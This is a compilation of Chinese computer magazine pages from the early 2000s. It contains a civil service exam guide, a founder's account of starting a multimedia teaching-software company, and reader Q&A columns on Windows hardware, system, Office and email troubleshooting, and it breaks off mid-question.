面试题多种多样，但大致可分为三类：一是政治理论类。主要测试“三个代表”重要思想、十六大精神、十六届三中全会精神等政治理论和大政方针。如“你如何理解科学的发展观？”“你如何看待诚信？”二是报考部门和职位的有关知识，即所报考部门的职能、机构、工作近况以及职位的要求。如“你为什么报考这个岗位？”“你对这个岗位了解多少？”若岗位要求某方面的专业知识，如法律和经济类的，需要对这方面的理论动态和具体技能熟悉。三是个人素质类。主要考察考生的综合分析、言语表达、计划组织、人际关系、应变能力以及自我认知的程度。如"你和朋友相处怎样"“你的朋友认为你是什么样的人”“你如何组织一次面试”“你拟定的方案被一个重要会议通过，后来发现有数据错误，你该怎么办？”“当你发现上级的指令是错误的，你该怎么办？”

面试要取得好的效果，一是需要对上述几类问题有所了解。无论考题怎么出，但万变不离其宗，就围绕着这几类问题。二是快速正确地回答。如果反映慢，又答得不好，肯定成绩不好；若答得快，但答错了会给考官留下思考和办事草率的不良印象。所以客观上要求快速正确回答，显示你的效率和正确性。一般来说，面试题都没有绝对正确的答案，有些题可能没有参考答案，而只是测试能力要点。只要言之有理，考官会酌情给分。三是回答简明扼要。做到观点明确，逻辑严密，层次清晰，语言简练。不要赘述太多细节。

另外，要听清楚考官问的问题，回答问题要清楚。态度要不卑不亢，要尊重考官，但不要诚惶诚恐过于紧张，要沉着冷静。

4.复试中笔试的特点及其应对思路

公务员复试中笔试题综合了上述申论和面试的一些特点。另外有两点特别需要指出。一是考试内容一般都与报考的单位工作和岗位以及相关的专业知识密切相关。二是测试机关办文的规律。除了在内容上深入思考外，还需要对领导讲话、请示、简报、总结等常用公文的特点了解一些。

三、公务员 录用

1.考试成绩和录取的关系

首先有个复试比例问题。人事部规定，各招考单位在初试合格的考生中对拟录用名额进行不少于三倍的复试。在具体操作细节上，各单位的做法有很大的不同。如这个三倍复试，有的是对报考同一岗位的考生按照招考名额进行三倍复试，有的是从司局或整个单位整体上进行三倍复试。而且，有的单位为了在更大的范围内选拔人才，进行超过三倍的复试。

考试成绩分为初试成绩和复试成绩。有的单位比较重视初试成绩，因为初试是对考生综合素质的全面测试，复试时见见面，谈一谈就可以了。也有的比较重视复试成绩，因为复试时重点测试考生对本单位和报考职位的要求，初试只要过线就行了。也有的单位对初试和复试成绩都很重视，把成绩一起算，再进行排名。所以，初试和复试都很重要。

2.政审

即招考部门到考生学校对考生进行政治审查。一般大学生政治上没有什么问题，政审应该是能过关的。但也有少数学生没有过关。有的学员在报名和面试时说到的自身情况与实际情况不符，有些虚夸之词，自吹自擂，反而没有被录取。所以，报名和面试时的诚信、求真务实是很重要的。

3.体检

有的单位对考生进行统一的体检，有的单位则让考生自行体检，交回体检结果就可以了。

4.录用报批

在政审和体检都合格以后，有一段时间的录用报批过程。这个过程可能长也可能短。如果某单位招考人数较少，可能录用报批较快；如果招考人数较多，可能报批时间长一些。有的单位大约在3月份就报批通过正式录用了，但也有的单位在5月甚至6月份才报批下来。在考生遇到别的单位要求签就业协议时，就存在是否等待公务员考试录取结果的选择问题。

但一般而言，在招考单位通知考生要对他进行政审时，该考生在实质上已经被录用了，其他的都是例行程序，一般报批都能通过，除非政审不过关和体检不合格。

四、全面看待 公务员 职业的特点

我到中央国家机关作公务员近两年了，深刻体会到公务员职业有这样几个特点。

第一是业务性强，对个人能力要求高，很锻炼人。机构改革后，很多部委一个处只有2～3个人，5个人以内的处很多，却管理着全国某一方面的事务。对年轻大学生的要求很高，给了年轻人一个施展才干的空间和舞台。而且，机关特别是中央机关办文、办事、办会相当规范有序，分工合作，讲究程序，责任明确。许多大型企业的办公室主任职位特别需要有机关工作经验的人才，往往没有合适的就聘用从大机关退休的老同志。

第二是面临良好的成长成才以及事业发展的环境。正因为很多部门对业务(专业)能力要求很高，大学生只要能干就容易脱颖而出。而且，机构改革后人员编制较少，客观上晋升的竞争压力小一些了。

第三是个人发展的收益是中长期的，需要谦虚谨慎，踏实工作。一般而言，在中央国家机关，一个大学毕业生从进机关到正常晋升副处职位一般至少需要十年左右的时间。不像在企业里业绩突出很快就能在职位上晋升，在薪酬上有大幅提高。

最后，祝有志于报考公务员的朋友们考出好成绩，成功考取理想的职位！

CF [CY01]

我的创业路：痛并快乐着

■ 无视

我的公司是2002年9月份注册的，是制作多媒体教学软件的小公司，目前算是上轨道了，现在能比较稳定正常地发展。

2000年年底我正式辞职，从一个人到两个人，再到成立工作室，最后注册公司，扩大规模渐入轨道，艰苦不必说了，其间也经历了很多风险。曾经被骗过，曾经项目失败差点解散过。目前，虽然相对稳定一些，也一直在告诉我的同事们，公司仍然处于“求生存”的阶段，一个重大失误就有可能导致公司倒闭。

在此，愿将创业以来的酸甜苦辣以及一些小小的创业心得与各位读者分享、探讨，希望能对正在这条路上跋涉和正准备走上创业之路的朋友们有一些帮助。

单凭一时的热情和冲动去创业，更多的可能性只是得到一些失败的经验而已。因此创业前的准备是必不可少且非常重要的。此外，项目的选择往往是更重要的一环，对于创业能否成功可起到决定性的作用，对于这一点，相信所有创业者都不会忽视的。

◇◆ 创业筹备 ◆◇

创业前一定要考虑清楚，这里所指的考虑，是深思熟虑，而不是瞻前顾后、患得患失。在分析清楚具备一定条件后，就不要过分考虑得失问题了。

此外，还需要做方方面面的准备，如项目信息收集分析、市场调研、人际关系准备、资金筹措、合作伙伴选择及与业务相关的其他准备等。当然由于创业项目不同，准备的侧重点也会有所不同。对于比较重要的环节，条件允许的话可以提前进行尝试操作。

我从萌生创业想法，到真正开始动手进行实质性的工作，其间经历了半年的时间。并不是这半年每一天都在进行准备，有些准备不是靠时间就能堆砌出来的，还需要有适当机会。虽然是经过了长时间的前期准备，待真正进入实质操作阶段时，仍出了很多意外，有些原来认为很难做的事情反而非常轻松地就解决了，而有些当初认为不会成为问题的却耗费了大量精力。

在准备期间，我还在其他公司工作着，虽然这样也没有耽误现有的工作，不然有可能会打乱整个计划。对于缺乏职业道德与操守的人，在这种情况下短期有可能表面得利，但长期来看，要想创业往往会更加艰难。要兼顾就只有付出比别人多得多的精力和时间，这是不可避免的，也要有心理准备。

所谓“不熟不做”，很难想像如何在一个自己完全陌生的行业里去“创业”。这点应该不用多说了。创业多半是在自己的专项特长方面来开展的，一开始不用担心项目小，在这个发展过程中，你可能会发现可以做的事情越来越多，关联项目也会随之而拓展开来。

我个人认为，创业者如果在自己的行业里有过项目统筹、部门管理的经验，会更好一些，至少也要有过相关工作经历。对于准备开展的项目，你曾经做过的工作往往只是整个项目中的某一个或某一部分环节（即使你曾经是类似项目的主管），而当你想以此项目为起点开始创业时，要落实其中的每一个环节，任何一个细节考虑不到都有可能导致最终的失败。因此对于创业的项目，一定要十分熟悉和了解其运作流程。

◇◆ 沉痛教训 ◆◇

开展多媒体教学软件业务，在办公地址的选择上，一要有效节省成本，二要便于业务的开展。对于我们公司的具体情况，由于更多的工作量是在制作方面，对外联络并不多，因此在选择办公地点时主要考虑两点，一是房租便宜，二是上网方便。

在这方面我吃过一些亏，一开始选择的地点在中关村一带，不仅面积小而且租金很高，只能使用ISDN拨号上网。因为当时北京城区几乎没有可以使用宽带的小区，每月仅上网费便接近2000元，这笔费用对于刚创业的我来说，绝对是一个沉重的负担。两个月后搬到了离市区较远的一个小区，这样做不仅是因为房租便宜，更是因为那里是当时北京宽带试点的几个小区之一。搬家后，不仅办公条件改善了许多，每月上网费用也大大降低了，由于网速的提高，工作效率也提高了很多。

因为那一次的失误，当年我没能回家过年，这是我有生以来第一次没回家过年。打电话跟家里说业务刚刚开始，比较忙，脱不开身，而实际上是因为没有路费了。由于我家离北京很远，来回一趟的路费已经够我几个月的生活费了。

◇◆ 点滴经验 ◆◇

对于大多数的个人创业者来说，业务的开展绝对是在前期准备的基础上进行的，虽然操作过程中完全会有可能出现很多想不到的问题。从我个人以及我所了解的其他人的经验来看，创业者如果能够妥善处理好下面几个方面的问题，哪怕是最终真的失败了，也会对下一次的创业打下良好的基础。反之则有可能一挫不振。

这个阶段的业务开展情况，对创业的最终结果有很大的影响，下面我们着重来谈一些具有普遍意义的问题，而不是具体的项目操作经验。

1.调整心态

开始创业后，谁都会有些兴奋，对未来的期待和对项目的看好，常常使自己充满信心，如果加上初战告捷，就更加自满，以至于对以后的业务做出错误判断和决策。而往往越自信，在遭遇挫折的时候挫折感就越强，从而有可能走向另一个极端——将困难和挫折放大，最后自己把自己压垮。

我的第一个项目由于制作质量、周期等各方面均很不尽如人意，经销商并不看好，找了几家才勉强有一家愿意

做总经销，条件还很苛刻。但后来还是取得了较好的市场成绩，这主要是取决于我对项目的策划和定位的准确，但正是因为如此，当时便有些自我膨胀。“自信”在这样的关键时期（情绪高昂的创业初期），被一个小小的成功刺激了一下，实际上已经变成了“自满”。第二个项目没有认真考虑，便盲目上马制作，放到市场上之后销售情况非常不理想，可以说是一败涂地。现在我还清楚地记得当时的情况和心情，犹如天要塌下来一般，心情之沉重是有生以来的第一次。现在虽然经历过了更多更严重的类似情况，却从来没有过当时那样的沉重心情。在那个时候，我不仅不能表现出我的真实心情，反而要以乐观的情绪去安慰我的伙伴们。

之后又被一家在多媒体教学软件渠道方面小有名气的经销商骗了一把，真是雪上加霜，创业之路几乎要就此中断了。现在回过头来想，那种情况下保持良好的心态是非常重要的。商业交往中出现的各种情况都是正常的，你肯定不是最倒霉的人，只要还没到弹尽粮绝的地步，能坚持下去，就一定要坚持。但前提是要保持一个好心态，反之自然就不用多说了。

在创业初期的另一种更加不可取的心态，则是一种“做老板”的狭隘想法。

曾经有一个创业失败者来我的公司工作，我们有过一些关于创业的讨论。他认为我和他是“老板”与“老板”之间的交流，而我却认为，创业不是在做“老板”，创业者将会比别人付出更多的努力和艰辛，也要承担比别人更多的风险——如果你想获得比别人多的收益。其实风险和收益总是成正比的，天下如果有不用承担风险，而又可以稳定获得高收益的事情，那也轮不到我，连这一点也想不明白的人，谈创业也只是空谈而已。

这个人仅仅是自己做过几个月的“老板”，心态就已经很浮躁了，他做动画的专业技能可能还存在，可是已经静不下心来安安静静地做动画了，对于创业失败，从来没有听他谈到过自己的失误，更多地是责怪“员工”对他的不理解，感叹市场不景气。具体的情况我们不必过多了解，仅从这种心态便可窥其失败原因。

创业失败之后不是总结经验，踏踏实实地从头再来，却被其当作是炫耀与抬高身价的资本，自己失去了做具体事情的兴趣，却津津乐道于“管理”、“市场”等等理论性的东西，殊不知，仅从书本和各种案例上，没有切身之痛，你是永远体验不到管理的重要性及市场复杂性的，更何况各类书本案例讲的都是大企业的经验，而你现在所做的，只是小本生意，创业初期事事都需要你亲力亲为，如果自己不操心，能指望别人来替你操心吗？公司尚处于求生存的阶段，创业者便有“做老板”的心态，很难想象他能走多远。

记得中央电视台的一次对话节目，是请经济学家吴敬琏先生谈“职业经理人”的话题，其中有一位女士提问，说自己的企业想请一位职业经理人，请吴先生给建议，吴敬琏在了解到她的企业一年只有几千万元的营业额后，不客气地告诉她，以你这个规模，还不用请职业经理人，你还没有到舒舒服服“做老板”的时候。举这个例子，只是想提醒那些刚开始创业便梦想着做“老板”的人，急于在名片上印上各种“总”字的人，创业者要付出比别人多得多的精力和时间，要承担比别人大的压力，最终却有可能是比别人赔得更惨。不能保持一种良好的平和心态，只怕最终结果也只是让自己多一点谈资而已。

2.合作伙伴

在商业运作中，合作在任何时候都需要，而在创业初期，合作则是不可避免且事关成败的。一个完整的项目是由很多环节构成的。例如，一个多媒体教学产品的完成，可以简单分为立项、结构规划、脚本撰写、多媒体制作、测试、生产、销售、回款等环节。一个人是不可能把所有的事情都做到、做好的。

我有一个重要的合作伙伴，由于我们各自的特长具有互补性，我做内容他做市场，他的加入对于我们的事业能够在初期快速平稳地发展起来，起到了非常重要的作用。

当初我辞职后，力劝他也辞职一起做，他很犹豫，担心失掉那份还算稳定的收入，也担心两个人都没有经济来源不知道能撑多久，经过我的劝说、威逼、利诱之后，同时也是因为在劝说他的过程中我所做的事情见到了一些希望，不像刚开始那样一片茫然了。他终于也辞职和我一起做了。

辞职时，他做梦都不会想到，3年后，自己会开着价值30多万元的车上下班。而他的加入，使得我们的业务快速地展开了，尤其是在创业初期，产品销售资金的正常回收和周转等，对成功创业所起到的作用，都是勿庸置疑的。因此，选择好的合作伙伴，恰当的合作方式，对整个项目的运作及成功都有很大影响。

3.注意的问题

随着业务的开展，与各方面渐渐地建立起联系与信誉，可以根据情况考虑增加人员，扩大规模。而随着规模的扩大和人员的增加，内部管理的重要性日益凸现。一个公司的管理是多方面的，如工作上出现的问题，由于比较明显，往往会得到创业者充分的重视，同时创业者本身大多是本行业中的佼佼者，以其个人的能力和经验，及超时的工作量可以暂时弥补，但对于其他方面，例如财务和人事上的管理，则是创业者们容易忽略的。

创业，是一个很大的话题，能不能成功，与创业者的素质、创业环境的好坏、创业项目以及市场机遇等很多方面的因素都有关系，其中任何一个条件不具备或者不完善，都有可能导致创业失败。不过只要保持良好的心态，失败了也不要紧，可以等待时机，创造条件，准备下一次的机会。

小编点评:本期创业项目的主人公是从事多媒体教学软件制作的，由于在平时的工作中积累了丰富的经验，而后开始着手创业，曾遇到过各种预想不到的困难，为此也吃了不少的苦头，但还是坚持下来了。几年来，制作了一些教学软件，发行数量也比较乐观，现在可以算是小有成绩了。我想，读者中也许有人曾经使用过他公司制作的教学软件呢。如果从事多媒体教学项目创业的朋友，想和他进行交流、探讨，可以发电子邮件到 caspian@163.com。

CF [CY02]



硬件维修站

1 Windows XP找不到老打印机驱动

问:我有一台HP DeskJet 200打印机，由于型号比较老，这款打印机只带有支持Windows 95/98/Me的驱动程序，虽然Windows XP系统能够发现DJ200打印机，但总是提示找不到驱动程序。请问如何才能解决这个问题？

答:通过打开HP DeskJet 200 V7.1驱动程序的安装配置文件你可以发现，这款打印机中的大部分dll文件与HP DeskJet 400打印机是相同的，也就是说这两款打印机的驱动程序基本可以相互通用，你可以从HP的网站上下载HP DeskJet 400 Monochrome打印机驱动程序，然后通过如下步骤安装该驱动程序:

(1)在系统桌面上用鼠标依次选择“开始→控制面板→打印机和传真”。

(2)在随后出现窗口中的“打印机任务”栏中单击“添加打印机”项。

(3)在接着弹出的“添加打印机向导”中安装HP DeskJet 400 Monochrome的驱动程序即可。

2 Windows 98不认USB设备的问题

问:我的电脑中安装的操作系统是Windows 98，使用USB设备时需要安装驱动程序。我以前使用数码相机和MP3播放器时在安装了驱动程序后都可以正常工作，但最近安装了一个USB闪盘的驱动程序后该设备却无法正常工作，在“我的电脑”中看不到理应出现的“可移动磁盘”图标，查看“设备管理器”时发现有一个系统不能识别的新硬件。请问如何才能解决这个问题？

答:从你的描述中得知，你在安装这个闪盘驱动程序前，还安装过数码相机和MP3播放器的驱动程序，从以往经验看，如果这些USB设备的驱动程序中存在设计缺陷，极容易造成彼此之间的干扰和冲突，导致后安装的USB设备不能正常工作。解决该问题的办法是卸载此前安装的USB设备驱动程序，然后再安装闪盘驱动程序就可以了。如果想彻底解决问题，也可以到厂商的网站上寻找最新的设备驱动程序进行安装。

3 集成声卡玩3D游戏声音不连续

问:我的电脑使用的是主板集成声卡，发现在运行很多3D游戏时声音总是时断时续，有时甚至根本不出声。请问是否必须更换成PCI声卡？

答:由于主板上集成的软声卡在进行数字音频处理时非常依赖于CPU，如果电脑配置不高则容易出现你所遇到的问题，你可以先尝试以下几个方法，不行再购买PCI声卡。

(1)在DirectX中将声音的“硬件加速级别”由“完全加速”调节为“标准加速”或者“基本加速”，如果不行也可以关闭声音的加速功能。

(2)安装最新的主板补丁程序和声卡补丁程序，要么更换最新的主板和声卡驱动程序。

4 显卡D-sub接口到DVI接口的转换

问:我的显卡上只有D-sub接口，而我想使用LCD显示器的DVI输入接口，请问是否一定要更换显卡？

答:你可以到电脑市场上购买一个D-sub转DVI的转接线，价格大约10元人民币。

5 WinXP下数码相机驱动安装问题

问:我的电脑中安装的是Windows XP，在安装数码相机的驱动程序时，系统提示说:“安装设备时，出现一个错误。安装程序拒绝安装或更新此设备。”在安装数码相机的应用程序时系统提示说“接口、注册类别不支持等错误”。请问这是怎么回事？如何解决？

答:你可以从以下几方面着手解决问题:

(1)数码相机一定要在装有电池、正常连接在电脑上并设置在开机状态时才能安装驱动程序。

(2)Windows XP必须支持数码相机的驱动程序，如果不是，可以到厂商网站寻找支持Windows XP的驱动版本。

(3)对于出现的第二个错误提示，建议卸载系统中安装的具有汉化功能的软件，有些数码相机的应用程序与汉化软件存在冲突。

6 更换系统后不能自动加载色彩值

问:我使用的是GeForce2 MX400显示卡，原来我安装的是Windows Me，可以在开机时自动加载设定的色彩值，而当我将操作系统换成Windows 98后，每次开机后都要再手动载入先前设定的色彩值。请问这是怎么回事?

答:造成这个问题的原因主要有:

(1)显卡驱动程序没有安装好，请重新安装驱动程序。

(2)没有安装显示器的驱动程序，每次开机后系统都需要重新捕捉显示器，太旧的显示器会直接造成被Windows认成即插即用的显示器。安装显示器驱动程序应该可以解决问题。

(3)显示器分辨率和刷新率设定太高，超过显示器或显卡本身所能承受的范围，所以每次重开机都需要重新设定。请降低分辨率和刷新率数值。

CF [SB01]

系统门诊所



1 Windows XP中查找MAC地址问题

问：我原来使用的是Windows 98，里面提供了一个叫Winipcfg.exe的工具，它可以方便地检查IP网络详细信息，我在升级到了Windows XP后却无法找到这个系统工具。我安装的电缆调制解调器(Cabel Modem)要求用户提供网卡的MAC地址。请问如何解决Windows XP操作系统中查找MAC地址的问题？

答：你可以通过如下方法在Windows XP中查找网卡的MAC地址：

方法一：在系统桌面上用鼠标依次选择“开始→所有程序→附件→系统工具→系统信息”，接着选择进入“组件→网络→适配器”，从中你就可以找到网卡的MAC地址了。

方法二：Windows XP中有一个功能与Windows 98中Winipcfg.exe相似的工具Ipconfig.exe。你可以在系统桌面上依次选择“开始→运行”，在随后出现的界面中的“打开”栏内键入cmd然后按回车键执行该命令，接着在出现的命令行窗口中的闪烁光标后面键入Ipconfig /all并按回车键也可以看到MAC地址（这里显示MAC地址的项目叫做“Physical Address”）。利用Ipconfig的/Release和/Renew选项可以释放或重新指定IP地址。

2 在WinXP中打开CPU的二级缓存

问：听说在Windows XP中CPU二级缓存并没有被打开，这样会影响系统的性能。请问如何才能打开CPU二级缓存？

答：Windows XP系统在默认状态下，CPU二级缓存并未打开。你可以通过修改注册表的方法来实现打开CPU二级缓存的目的。具体的操作步骤是：

（1）通过“开始→运行”命令，在“打开”栏中键入REGEDIT运行“注册表编辑器”。

（2）依次展开[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Memory Management]分支，双击右侧窗口中的“SecondLevelDataCace”，然后在弹出的窗口中直接填入当前电脑所使用的CPU的二级缓存容量即可。

一般赛扬处理器的二级缓存为128KB，应将其值设置为80（16进制，下同）；PⅡ、PⅢ、P4均为512KB二级缓存，应设置为200；PⅢE(EB)、P4 Willamette只有256KB二级缓存，应设置为100；AMD Duron只有64KB二级缓存，应设置为40；K6-3拥有256KB二级缓存；Athlon拥有512KB二级缓存；Athlon XP拥有256KB二级缓存；Athlon XP(Barton核心)拥有512KB二级缓存。具体数值应该根据你的CPU给定的参数来确定。

另外，如果你安装了“Windows优化大师”软件，则可以更方便地设置CPU二级缓存。

3 如何恢复文件下载提示对话框

问：我的电脑中安装的是Windows 2000，以前我在下载ZIP、EXE、RAR等格式的文件时，IE都会提示询问我是保存还是在当前位置直接打开。可现在下载这些文件时却没有了提示，只要一单击文件，IE就自动开始下载文件到临时文件夹，然后用ZIP或者RAR的软件直接打开文件，这样让用户失去了选择余地。请问如何才能恢复以前那种“另存为”对话框的提示模式呢？

答：出现这个问题的原因应该是你把“在打开这种类型的文件前始终询问”这个复选项取消了，这样就会导致“另存为”对话框消失。恢复该提示对话框的方法是改变这些下载文件的默认操作方式，具体步骤是：

（1）在系统桌面上用鼠标双击打开“我的电脑”，然后选择“工具→文件夹选项→文件类型”。

（2）在随后出现窗口中的“已注册的文件类型”列表中找到ZIP(EXE、RAR文件也可以采用这样的操作步骤)文件的项目，用鼠标选中该项目。

（3）接着单击“编辑”按钮，在弹出界面的下方有四个复选框，其中有一个“下载后确认打开”项，勾选该项前的复选框并单击“确认”按钮，保存退出即可。

这样你在下载上述文件时，IE将重新显示“文件下载”提示对话框。

4 Windows 98中无法使用动画鼠标功能

问：我办公室的电脑和家中的电脑同样使用的是Windows 98第二版，办公室的电脑上可以使用动画鼠标功能，家里的电脑却无法使用动画鼠标的功能，如何解决这个问题？

答：你应该确定一下你的Windows 98是否使用了32位磁盘存取模式，如果不是则无法使用动画鼠标的功能。检查磁盘存取模式的步骤如下：

（1）在系统桌面上用鼠标依次选择“开始→设置→控制面板”。

（2）在随后弹出的窗口中双击“系统”图标，然后选择“性能”标签。

（3）在出现的新窗口中就可以确定正在使用的磁盘存取模式了，如果模式不正确，修改一下保存退出即可。

CF [SB02]

软件咨询间



1 分别设置页面边框的问题

问:在用Word排版时，如果设置了页面边框，整个文档的页面边框就都是一个样子。最近我要排一个小册子，希望每一页的页边框都不一样。一位同事给我出主意说只能一页一个文档来排，而我想只用一个文件来排。请问如何解决这个问题？

答:这个问题只要用分节的办法，分别设置每节的页面边框即可。具体办法如下:

(1)在每页的末端通过菜单“插入→分隔符→分节符类型→下一页(或连续)”插入一个分节符。

(2)将光标定位于要设置页面边框的页中，然后通过菜单命令“格式→边框和底纹→页面边框”选择你需要的边框形状和颜色，并在“应用范围”下拉选择框中选择“本节”。

(3)其余各页均用以上相同的方法进行设置即可。

2 将万能五笔加入输入法列表

问:我在Windows 2000中安装了“万能五笔输入法”，但该输入法却没有自动添加到输入法列表中，每次使用都必须在“开始”菜单中启动输入法。请问如何才能将“万能五笔输入法”添加到输入法列表中呢？

答:安装完“万能五笔输入法”后，你应该在输入法图标上单击鼠标右键，在接着出现的右键菜单中选择“设置”，在随后弹出的“文字服务”窗口中拖动滚动条找到“万能五笔输入法”并单击“添加”按钮来添加“万能五笔输入法”。但有些情况下无法应用这种方法，如果使用Office 2000安装光盘中自带的五笔输入法，则不会出现这种情况。你可以在Office 2000第一张安装光盘的Msime文件夹中找到这个输入法。

3 加密个人分区或文件夹

问:我的电脑是共用的，但有一个分区中的资料是我个人的，还有另一个分区中我的个人文件夹中的资料是应该保密的，不希望别人访问。请问，如何实现将我的分区或文件夹隐藏或加密？

答:最方便的方法应当是使用工具软件来实现。这里向你推荐一款系统安全软件，名叫PC Security，目前的版本是6.2。这款软件能够为你提供强大的存取控制功能，可以锁住硬盘下的任何东西，包括文件、窗口、快捷方式、程序、文件夹、驱动器、因特网连接、打印机等，堪称“锁”向无敌、无“锁”不能。

该软件还可以对计算机进行各种安全设置。另外它还附有一个“系统锁定”功能，和屏幕保护程序一样，在电脑闲置一段时间后会自动启动防护(也可自定时间，包括星期一至星期日的任何时间，亦可手动启动)，当别人企图入侵而输入的密码不正确时，则发出入侵警告(前提是已启用“入侵则检测”)。

网上也有该软件汉化版本，大家可以利用Google搜索下载。

4 去掉残留的输入法指示器

问:我从网上下了“紫光拼音输入法”软件，感觉不适合自己就删除了，但删的时候，没有先在文字输入和服务语言(XP)里删掉，就直接卸载掉了。重装一遍后，在托盘里出现了两个输入法的图标，一个正常，另一个打开后菜单里只有CH中文(中国)和EN英文(美国)两个选项，而且不能用。那个正常的输入法图标打开后都正常，使用也正常。请教一下，怎么才能把那个不能用的输入法图标从托盘里去掉？

答:在那个不能用的输入法指示器上单击鼠标右键，选择“属性”，然后把“启动任务栏上的指示器”前的复选框取消就可以了。

5 限量空间巧妙解开RAR文件

问:我下载了一个容量为600MB的RAR大文件包，拷贝到硬盘上后，双击打开可见原文件有800MB之大，我的硬盘空间尚有900MB的空余容量，可是当我从WinRAR窗口把这些内容拖出到该分区中时，解压过程中显示硬盘空间不足的提示。请问这是为什么？如何解决这个问题？

答:用拖动的方法从WinRAR窗口中释放文件的时候会产生临时文件，临时文件也需要与原文件大小相当的空间存放，这样一来，就需要大约两个800MB的存储空间，所以会造成磁盘空间不足的情况。

我们可以用如下办法解决这个问题:在RAR压缩包上单击右键，然后选择快捷菜单中的‘释放到<目录名>”命令，这样就不会产生临时文件，从而达到顺利解压的目的。

6 解决Excel表格标题重打问题

问:我在制作一个跨页的超长表格时，设置了Excel工作表换页重复打印标题，但某些页面上没有打印标题。请问如何解决这个问题？

答:Microsoft Excel仅在含有标志行或标志列的页面中打印重复的行标和列标。例如:如果选择单元格A1:A5作为重复的行标，那么Excel将不会在只含有行5以下各行的页面

中打印这些标志。如果选择单元格 A1:E1 作为重复的列标，那么 Excel 将不会在只含列 E 右边各列的页面中打印这些标志。要让 Excel 在其他页面中打印标志，请将标志复制到其他行或列。

将行标复制到其他行：

（1）选择要按行标重复的单元格，然后单击“复制”。

（2）选择其他行（要打印行标的行）中相同列上的单元格，然后单击“粘贴”。

（3）单击“文件”菜单中的“页面设置”，然后单击“工作表”选项卡。

（4）单击“左端标题列”，然后输入包含行标的所有列。例如，要重复已复制到列 A 单元格中的行标志，请输入 $A:$A。

将列标复制到其他列：

（1）选择要作为列标重复的单元格，然后单击“复制”。

（2）选择其他列（要打印列标的列）中相同行上的单元格，然后单击“粘贴”。

（3）单击“文件”菜单中的“页面设置”，然后单击“工作表”选项卡。

（4）单击“顶端标题行”，然后输入包含列标的行。例如，要重复已复制到行 1 和行 2 单元格中的列标，请输入 $1:$2。

7 解决压缩文件图标错乱问题

问：我的电脑中原来安装的是 WinZip 压缩软件，最近在安装了压缩软件 WinRAR 后，发现系统下的所有 ZIP 文件的图标都变成了 WinRAR 的图标。对于处理 ZIP 压缩包，我一直习惯于鼠标双击直接调用 WinZip。请问，如何才能将 ZIP 文件图标恢复为 WinZip 样式的图标？

答：可以通过重新安装 WinZip 的方法来恢复 ZIP 文件与 WinZip 软件的关联，也可以通过 WinRAR 软件的相关设置来恢复 ZIP 与 WinZip 软件的关联。这里介绍一下用设置 WinRAR 软件的办法恢复图标关联的方法：

运行 WinRAR，通过菜单命令“Option → Setting → Intergration”，清除掉“ZIP”前的勾即可。这样，ZIP 文件就不再与 WinRAR 软件关联，ZIP 文件的图标也就恢复正常了。

8 用 FlashGet 解决 ZIP 受损问题

问：用 FlashGet 下载的 ZIP 文件包如果出现问题，可以用 FlashGet 本身的修复功能进行修复。请问，从其他途径获得的受损 ZIP 压缩包也可以用 FlashGet 修复吗？如果能，如何操作？

答：我们知道，在 FlashGet 的“已下载”文件列表中可以利用右键菜单的功能修复下载后受损的 ZIP 文件。其实电脑里其他不能解压的 ZIP 文件也可以利用它的这个功能来检测并修复。具体解决办法如下：

运行 FlashGet，单击“文件→添加文件”菜单，在弹出的“添加以前下载的文件”窗口中导入损坏的 ZIP 文件到“已下载”文件夹中，单击“确定”退出。单击“已下载”文件夹图标，这时我们可以在 FlashGet 右边看到刚才导入的受损文件。右键单击它，在弹出菜单里选择“修复损坏的 ZIP 文件”，FlashGet 就会检查这个 Zip 文件的 CRC 校验并标出损坏区域，提示需要重新下载的大小，获得确认后只下载损坏区域即可。如果有许多受损文件，可以用 FlashGet 的“成批添加文件”。按照 FlashGet 的提示，再用搜索引擎等获取受损文件（注意版本一致）的下载地址并导入 FlashGet，可以尝试让 FlashGet 下载损坏区域即可修复文件了。这对于大文件特别适用，可以不用重复下载。

这种文件修复一般只能用于 CRC 校验出错的修复，其他问题引起的 ZIP 包问题可能无效。

9 重装 Office 2000 保留个性设置

问：经过长时间的使用，我已经创建了一个更适合于我的 Office 应用环境，而它们也以最适合我的方式为我工作。最近我的 Office 系统出现一些问题，请问重装 Office 2000 会覆盖我的所有设置吗？

答：Office 2000 可以做到尽其所能地维持用户的设置。它在安装时能将初始缺省设置与用户当前设置相比较，分析其差异并将这些差异带入到 Office 2000 系统中。对于没有修改的设置，在 Office 2000 中将会用新的缺省值来替代。但要注意，如果希望保留原来的 Office 个性设置，你不能在重新安装前完全卸载原来的 Office 系统，更不能删除原来形成的用户配置文件。

10 解决 WPS Office 中对象散乱问题

问：我使用 WPS Office 在工作报告中绘制了一个办公室平面示意图，排版时发现只要重新布置版面，这个图中的零件就会被弄得支离破碎。请问如何解决这个问题？

答：在 WPS 文件中，所有非文字的东西都可以组合起来，例如图像、图形、公式、文字框、图形框等。只要它们的“排版位置”是“在当前位置”就可以参与组合。如果有对象不是“在当前位置”，必须设置成“在当前位置”，之后才可以进行组合。组合后的对象组仍然可以再次参与组合，例如和其他对象组或其他对象进行组合。用“选择对象”工具或用 Shift 键加鼠标左键单击的方法可以选择多个对象，从右键快捷菜单或“对象”菜单都可以使用“组合”命令进行组合，组合后的对象组可以视作一个对象，重新设置排版位置。这样，画好的图形就不会在重新排版过程中被搞散了。



CF [SB03]

网络答疑室



1 自动发送带毒邮件的问题

问：我的朋友经常反映我总给他们发送病毒邮件，可我并没有给他们发过电子邮件，我使用的是 Outlook Express 6.0 处理电子邮件，听别人说可能是带病毒的邮件自动发的。请问有什么简单办法能解决这个问题？

答：你可以采用如下步骤解决问题：

(1)首先要用杀毒软件查杀病毒。

(2)然后在操作系统桌面上用鼠标依次选择“开始→程序→Outlook Express”。

(3)在接着出现的 Outlook Express 操作界面上用鼠标依次选择“工具→选项→安全”。

(4)在随后出现的窗口中找到“当别的应用程序试图用我的名义发送电子邮件时警告我”选项并用鼠标勾选该项前面的复选框。

(5)单击“确定”按钮保存退出，这样其他邮件就无法通过你的 Outlook Express 偷偷发送电子邮件了。

2 RealLink不能登录服务器问题

问：我想使用点对点文件传输软件 RealLink 与他人分享资料，但安装以后发现不能登录 RealLink 服务器。我是在公司局域网中做测试的。请问这是什么原因？如何解决这个问题？

